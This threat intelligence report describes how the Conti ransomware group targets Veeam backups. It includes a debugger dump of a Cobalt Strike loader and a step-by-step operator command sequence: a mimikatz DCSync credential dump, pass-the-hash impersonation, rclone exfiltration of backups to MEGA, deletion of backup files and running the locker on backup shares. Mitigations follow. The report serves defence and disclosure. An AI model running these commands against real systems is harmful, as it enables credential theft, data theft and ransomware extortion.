

Backup “Removal” Solutions - From Conti Ransomware With Love

advintel.io/post/backup-removal-solutions-from-conti-ransomware-with-love

AdvIntel

September 29, 2021

- Sep 29, 2021
-
- 5 min read

By Vitali Kremez & Yelisey Boguslavskiy

ADVINTEL



”

Conti hunts for Veeam privileged users and services and leverages to access, exfiltrate, remove and encrypt backups to ensure ransomware breaches are un-“backupable”

This redacted report is based on our actual proactive victim breach intelligence and subsequent incident response (not a simulated or sandbox environment) identified via unique high-value Conti ransomware collections at AdvIntel via our product “Andariel.”

Key Takeaways

- Backups are a major obstacle for any ransomware operation as they allow the victim to resume business by performing data recovery instead of paying ransom to the criminals.
- Cyber groups specifically target backup solutions in order to ensure that the victim has no other option except for paying the ransom. Conti group is particularly methodical in developing and implementing backup removal techniques.

- Conti's tactics are based on utilizing the skills of their network intruders or "pentesters" in order to ensure to target on-premise and cloud backup solutions. Conti hunts for Veeam privileged users and services and leverages to access, exfiltrate, remove and encrypt backups to ensure ransomware breaches are un-"backupable". This way, Conti simultaneously exfiltrated the data for further victim blackmailing, while leaving the victim with no chances to quickly recover their files as the backups are removed.
- Maintaining developed protocols of access rights hierarchy, network security, and password hygiene, as well as systemic network monitoring aimed at spotting abnormal network behavior may significantly reduce the chances of Conti successfully removing backups. Secure backup solutions and mitigations listed will enable any possible victims to leave Conti without their demanded ransom money.

Introduction

Conti is a top-tier Russian-speaking ransomware group specializing in double extortion operations of simultaneous data encryption and data exfiltration. Though Conti does utilize the blackmailing aspect of data exfiltration, threatening the victims to publish stolen files, if the ransom is not paid, the main leverage in Conti negotiations is data encryption based on our deeper visibility.


According to AdvIntel sensitive source intelligence, Conti builds their negotiations strategies based on the premise that the majority of targets who pay the ransom are motivated primarily by the need to restore their data while preventing data publishing from being is their secondary goal. If the victim has the ability to restore the files via backups, the chances of successful ransom payment to Conti will be minimized, even despite the fact that the risk of data publishing persists.

As a result, in order to ensure payments, Conti became strategic in addressing this major obstacle and developed a methodology to remove backups in order to force ransomware payment.

Conti's Holistic Vision for Attack Anatomy

Conti's "backup removal solutions" begin on the team development level. While selecting network intruders for their divisions also known as "teams", Conti is particularly clear that experience related to backup identification, localization, and deactivation is among their top priorities for a successful pentester. This backup focus implemented within the partnership-building process enables Conti to assemble teams, equipped with knowledge and skills aimed at backup removal.

The most novel tactics developed by such teams are centered around Veeam backup software. Veeam is a backup, recovery, and data management solutions platform for cloud, virtual, and physical environments.



Weaponized Creativity

Cobalt Strike via Corporation Breach Study

Routinely, Conti initiates their attacks via spam messages with direct Cobalt Strike beacon backdoor delivery. The targeted spam campaigns are meticulously designed on selective research of the prospective target, adverse media about them, their executives, and employees. These campaigns are set to ensure that the spam emails are being opened and Cobalt Strike beacons are executed.

Conti maintains their approach and attack methods during the next step of attack when they leverage the Atera module as well as Ngrok application to establish persistence. As previously [reported by AdvIntel](#) Conti is leveraging a legitimate remote management agent Atera to survive possible Cobalt Strike detections from the endpoint detection and response platform. Relying on the legitimate tool to achieve persistence is a core idea leverage by the ransomware pentesting team. The same can be applied to Ngrok, which Conti leverages in order to establish a tunnel to the localhost which will serve as a path for data exfiltration.

C MPU - main thread, module b5242d61

1	E8 2B050000	CALL 10001880	<JMP.&KERNEL32.GetFileAttributesM>	Registers (FPU)
1	74 07	JE SHORT 1000135E	b5242d61.1000135E	ERX 00001D00
1	EB 05	JMP SHORT 1000135E	b5242d61.1000135E	ECX 770C5D03 ntdll.770C5D03
1	E8 16050000	CALL 10001874	<JMP.&KERNEL32.FormatMessageM>	EDX 004E31C3
1	74 07	JE SHORT 10001367	b5242d61.10001367	EBX 00001D00
1	EB 05	JMP SHORT 10001367	b5242d61.10001367	ESP 0020FCBC ASCII "0u"
1	E8 1F050000	CALL 10001886	<JMP.&KERNEL32.GetAtomNameM>	EBP 0020FD34
1	68 30750000	PUSH 7530		ESI 004301B2
1	E8 3F050000	CALL 10001880	<JMP.&KERNEL32.Sleep>	EDI 00000000
1	70 07	JO SHORT 1000137A	b5242d61.1000137A	EIP 1000136C b5242d61.1000136C
1	EB 05	JMP SHORT 1000137A	b5242d61.1000137A	C 0 ES 0023 32bit 0(FFFFFFFF)
1	E8 00060000	CALL 10001982	<JMP.&SHLWAPI.PathFindFileNameM>	P 1 CS 0018 32bit 0(FFFFFFFF)
1	71 07	JNO SHORT 10001383	b5242d61.10001383	A 0 SS 0023 32bit 0(FFFFFFFF)
1	EB 05	JMP SHORT 10001383	b5242d61.10001383	Z 1 DS 0023 32bit 0(FFFFFFFF)
1	E8 05060000	CALL 10001988	<JMP.&SHLWAPI.PathCombineM>	S 0 FS 0038 32bit 7FFDE000(FFF)
1	73 07	JNB SHORT 1000138C	b5242d61.1000138C	T 0 GS 0000 NULL
1	EB 05	JMP SHORT 1000138C	b5242d61.1000138C	D 0
1	E8 E4050000	CALL 10001970	<JMP.&SHLWAPI.PathGetArgsM>	O 0
1	72 07	JB SHORT 10001395	b5242d61.10001395	
1	EB 05	JMP SHORT 10001395	b5242d61.10001395	


2021-04-14: CobaltStrike Loader | Configuration | JQuery | EICAR

1	71 07	JNO SHORT 100013A7	b5242d61.100013A7
1	EB 05	JMP SHORT 100013A7	b5242d61.100013A7
1	E8 EB040000	CALL 10001892	<JMP.&KERNEL32.GetNumberFormatM>
1	E8 0A050000	CALL 10001886	<JMP.&KERNEL32.GetTickCount64>
1	68 20C30010	PUSH 1000C320	
1	6A 40	PUSH 40	
1	53	PUSH EBX	
1	FF35 1CC30010	PUSH DWORD PTR DS:[1000C31C]	
1	E8 FD040000	CALL 10001886	<JMP.&KERNEL32.VirtualProtect>
1	72 07	JB SHORT 100013C9	b5242d61.100013C9
1	EB 05	JMP SHORT 100013C9	b5242d61.100013C9
1	E8 8A050000	CALL 10001952	<JMP.&SHLWAPI.PathAddBackslashM>

Address	Hex dump	ASCII	Address	Value	Comment
004EAA73	57 E0 0B FF	D5 BF 00 2F	00 00 39 C7	74 B7 31 FF	Msg P...9ht1
004EAA83	E9 91 01 00	00 E9 C9 01	00 00 E8 8B	FF FF FF 2F	8a0..0p0..\$i
004EAA93	6A 71 75 65	72 79 20 39	2E 3E 2E 31	2E 73 6C 69	jquery-3.6.1.sti
004EAAAB	6D 2E 6D 69	6E 2E 6A 73	00 35 4F 21	50 25 40 41	n.min.js.50*P2WA
004EAAAB	50 5B 34 5C	50 5A 58 35	34 28 50 5E	29 37 43 43	P[4~P2X54(P~)7CC
004EAAAC	29 37 7D 24	45 49 43 41	52 2D 53 54	41 4E 44 41]7>EICAR-STANDAR
004EAAAD	52 44 2D 41	4E 54 49 56	49 52 55 53	2D 54 00 41	RD-ANTIVIRUS-T.A
004EAAAE	63 63 65 70	74 3A 20 74	65 78 74 2F	68 74 6D 6C	ocept: text/html
004EAAAF	2C 61 70 70	6C 69 63 61	74 69 6F 6E	2F 79 68 74	,applicat ion/xht
004EAAAF	6D 6C 2B 78	6D 6C 2C 61	70 78 6C 69	63 61 74 69	ml+xml,applicat
004EAA93	6F 6E 2F 78	6D 6C 38 71	30 30 2E 39	2C 2A 2F 2A	on/xml;q=0.9,*/*
004EAB23	38 71 3D 30	2E 38 80 0A	41 63 63 65	70 74 2D 40	;q=0.8,.Accept-L
004EAB33	61 6E 67 75	61 67 65 3A	20 65 6E 2D	55 53 2C 65	anguage: en-US,e
004EAB43	6E 38 71 3D	30 2E 35 80	0A 52 65 66	65 72 65 72	n;q=0.5,.Referer
004EAB53	3A 20 68 74	74 70 3A 2F	2F 63 6F 64	65 2E 6A 71	s: http://code.jq
004EAB63	75 65 72 79	2E 63 6F 6D	2F 80 9A 41	63 69 65 70	uery.com/.Accept
004EAB73	74 2D 45 6E	63 6F 64 69	6E 67 3A 20	67 7A 69 70	f-Encoding: gzip
004EAB83	2C 20 64 65	66 6C 61 74	65 80 9A 55	73 65 72 2D	, deflate,.User-
004EAB93	41 67 65 6E	74 3A 20 4D	6F 7A 69 6C	6C 61 2F 35	Agent: Mozilla/5
004EABA3	2E 30 2D 28	57 69 6E 64	6F 77 73 20	4E 54 20 36	.0 (Windows NT 6
004EABB3	2E 33 38 20	54 72 69 64	65 74 2F 37	2E 30 38	.3; Trident/7.0;
004EABC3	20 72 76 3A	31 31 2E 30	29 2D 6C 69	68 65 20 47	rv:11.0) like G
004EABD3	65 63 68 6F	00 9A 43 6F	73 74 3A 20	61 73 74 61	cko,.Host: asta
004EABE3	72 61 32 30	2E 63 6F 6D	00 9A 00 35	4F 21 50 25	ra20.com...50*P2
004EABF3	40 41 50 58	34 50 50 5A	58 35 34 28	50 5E 29 37	0AP[4~P2X54(P~)7
004EAC03	43 43 29 37	70 24 45 49	43 41 52 2D	53 54 00 68	CC)7>EICAR-ST.H
004EAC13	F0 B5 A2 55	FF D5 6A 4D	68 00 10 00	69 00 00 00	!G f_jh..P..h..
004EAC23	40 00 57 68	58 04 53 55	FF D5 63 63	0F 00 00 00	0..h..53..57..h..
004EAC33	01 D9 51 53	89 E7 57 68	00 20 00 00	53 55 68 12	0..05..h.._..5..h..
004EAC43	94 39 F2 5E	0F 0F 09 74	0C 08 07 01	02 0F 00 75	0..0..5..h..0..5..h..

The data exfiltration itself is typically done via Rclone web synchronization. Rclone config is created and an external location (e.g, MEGA or FTP) for data synchronization (data cloning) is established. Conti will prioritize data based on network shares with a specific aim at documentation related to finance, legal, accounting, insurance, and Information Technology.

Then, finally, Conti pursues that the victim will not be able to recover - they lock the system and the backups and make sure the backups are removed. This can be illustrated by the 2021 **Cobalt Strike Beacon Backdoor** campaign which AdvIntel observed.



Cobalt Strike Backup Removal Sequence

I. Mimikatz and DCsync of Veeam users

run mimikatz's @lsadump::dcsync /domain:VICTIMORG.local /all /csv

II. Find privileged users for Veeam service

- SharpView.exe Find-DomainUserLocation -UserIdentity svc-Veeam
- SharpView.exe Get-DomainGPOComputerLocalGroupMapping -ComputerName svc-Veeam
- SharpView.exe Get-NetLoggedon -ComputerName svc-Veeam

III. Impersonate a privileged backup user and establish Veeam backup privileges

a. Clear text password and create a token if the password can be obtained as clear text

```
make_token VICTIMORG.local\svc-Veeam <PASSWORD>
```

b. Pass-The-Hash technique:

```
run mimikatz's sekurlsa::pth /user:svc-Veeam /domain:VICTIMORG.local /ntlm:HASH /run:"%COMSPEC% /c echo <VALUE> > \\.pipe\<VALUE>"
```

IV. Download Veeam backups configurations

```
download
c:\Users\administrator.VICTIMORG\AppData\Roaming\Veeam_Software_Group_GmbH\Veeam.EndPoint.Tray.exe_Url_<ID>1.0.0.0\user.co
```

V. Download Veeam Guest Helper logs

```
download \\VICTIMORG.local\C$\ProgramData\Veeam\Backup\VeeamGuestHelper_<DATE>.log
```

VI. Exfiltration Veeam Backups via Rclone

```
shell rclone.exe copy --max-age 2y "\\VEEAM.VICTIMORG.local" mega:VEEAM -q --ignore-existing --auto-confirm --multi-thread-streams 7 --transfers 7 --bwlimit 10M
```

VII. Manual removal of Veeam Backups .vbk

```
rm D:\VeeamBackup\VICTIMORG backup\VICTIMORG<DATE>.vbk
```

VIII. Conti locker of Veeam-designated local domains

```
shell start C:\locker.exe -m -net -size 10 -nomutex -p \\VEEAM.VICTIMORG.local\<DRIVE>\$Backups
```

As demonstrated above, with the Veeam account compromise Conti has a method to deal with backup software to “force” ransom payment.

Veeam Mitigation & Statement on How to Harden Installations:

When the attackers have access to the domain admin account there is little [Veeam] can do to protect our installation. That's why [Veeam] usually recommend using a separate domain to run backup software, this could protect [Veeam] instance in case of the primary domain is compromised.

Another approach to protect from ransomware would be to use immutable repositories, they can be considered safe (if configured correctly), because they allow only appending new data, not altering/purging existing backups.

Mitigations & Recommendation

To prevent Conti backup removal attacks, a holistic mitigation framework should be applied:

1. To prevent the attack initiations, employee training, and email security protocols should be implemented. Conti uses very developed social engineering techniques in order to convince the victim employees that the targeted emails are legitimated.
2. Sometimes Conti uses corporate VPN compromise and TrickBot delivery as an alternative means for attack initiation. Tracking externally exposed endpoints is therefore critical.
3. To prevent lateral movement, network hierarchy protocols and should be implemented with network segregation and decentralization.
4. Audit and/or block command-line interpreters by using whitelisting tools, like AppLocker or Software Restriction Policies with the focus on any suspicious “curl” command and unauthorized “.msi” installer scripts particularly those from C:\ProgramData and C:\Temp directory
5. Rclone and other data exfiltration command-line interface activities can be captured through proper logging of process execution with command-line arguments.
6. Special security protocol, password update, and account security measures for Veeam should be implemented to prevent Veeam account takeover. Enabled backups tremendously decrease Conti’s ransom demands and can likely lead to data recovery with zero payments to the Conti collective.

Disrupt ransomware attacks & prevent data stealing with AdvIntel’s threat disruption solutions. Sign up for AdvIntel services and get the most actionable intel on impending ransomware attacks, adversarial preparations for data stealing, and ongoing network investigation operations by the most elite cybercrime collectives.